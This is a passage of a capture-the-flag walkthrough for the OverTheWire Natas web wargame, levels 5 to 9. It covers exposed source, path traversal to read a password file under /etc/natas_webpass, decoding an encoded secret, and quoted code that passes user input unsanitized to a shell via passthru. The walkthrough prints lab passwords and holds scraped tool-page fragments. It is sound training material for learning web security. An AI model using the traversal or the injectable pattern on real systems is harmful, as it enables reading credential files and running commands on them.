_ga_RD0K2239G0	GS1.1.1742917616.16.1.1742918...	.ov...	/	202...	52	
loggedin	1	nat...	/	Ses...	9	

Refresh page again



Ending, we get password of natas6.

7. Level 5 → Level 6

Username	natas6
Password	0RoJwHdSKWFTYR5WuiAewauSuNaBXned
URL	http://natas6.natas.labs.overthewire.org



Click “View sourcecode”. Appearing sourcecode page index-source.html.

Noted that Source code had “includes/secret.inc” path that may be contained “input secret”.

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
}

?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


```

```

<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>

```


This is real input secret. Enter secret text into input secret field.




Ending, we get password of natas7.

8. Level 6 → Level 7


Username	natas7
Password	bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
URL	http://natas7.natas.labs.overthewire.org




Click Home link which appears `/index.php?page=home` path.



Copy `/etc/natas_webpass/natas8` path. After that alter home value into `/etc/natas_webpass/natas8` from keypage.




Run web page



Ending, we get password of natas8.

9. Level 7 → Level 8

Username	natas8
Password	xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
URL	http://natas8.natas.labs.overthewire.org



Click “View sourcecode”. Appearing sourcecode page index-source.html.

Noted that php code encodedSecret variable is

“3d3d516343746d4d6d6c315669563362”.

`bin2hex(strrev(base64_encode($secret)))` is a series of functions that occurs simultaneously:

- + `base64()`
- + `strrev()` function: string reverse
- + `bin2hex()`

```
← → ↻ ⚠ Không bảo mật | http://natas8.natas.labs.overthewire.org/index-source.html
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}

?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```

First, convert bin2hex() into string. Returns an ASCII string containing the hexadecimal representation of string.

bin2hex()	ASCII string
3d3d516343746d4d6d6c315669563362	==QcCtmMml1ViV3b

Hex to String Converter

Enter hex code bytes with any prefix / postfix / delimiter and press the button (e.g. 45 78 61 6d 70 6C 65 21):

From

Hexadecimal

To

Text



Open File

Sample



Paste hex code numbers or drop file

3d3d516343746d4d6d6c315669563362

Character encoding

ASCII

= Convert

× Reset

↕ Swap

==QcCtmMm11ViV3b

Second, reverse this string.

ASCII string	string reversed
==QcCtmMml1ViV3b	b3ViV1lmMmtCcQ==



String Reverser

World's Simplest String Tool

Free online string reverser. Just load your string and it will automatically be reversed. There are no intrusive ads, popups or nonsense, just a string reverser. Load a string, reverse a string. Created for developers by developers from [team Browserling](#).

See Examples

Learn How to Use

See Pricing and Plans

Input String ?

==QcCtmMml1ViV3b

Reversed String

b3ViV1lmMmtCcQ==

Last, convert string reversed into base64


string reversed	base64
b3ViV1lmMmtCcQ==	oubWYf2kBq


https://www.base64decode.org

Decode from Base64 format


Simply enter your data then push the decode button.

b3ViV1lmMmtCcQ==

 For encoded binaries (like images, documents, etc.) use the file upload form a little


UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


 Live mode OFF Decodes in real-time as you type or paste (supports only the

< DECODE > Decodes your data into the area below.

oubWYf2kBq




. Enter base64 decoded into input secret field.



Ending, we get password of natas9.

10. Level 8 → Level 9

Username	natas9
Password	ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
URL	http://natas9.natas.labs.overthewire.org



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name="needle"><input type="submit" name="submit" value="Search"><br><br>
</form>

Output:
<pre>
<?
$key = "";


if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

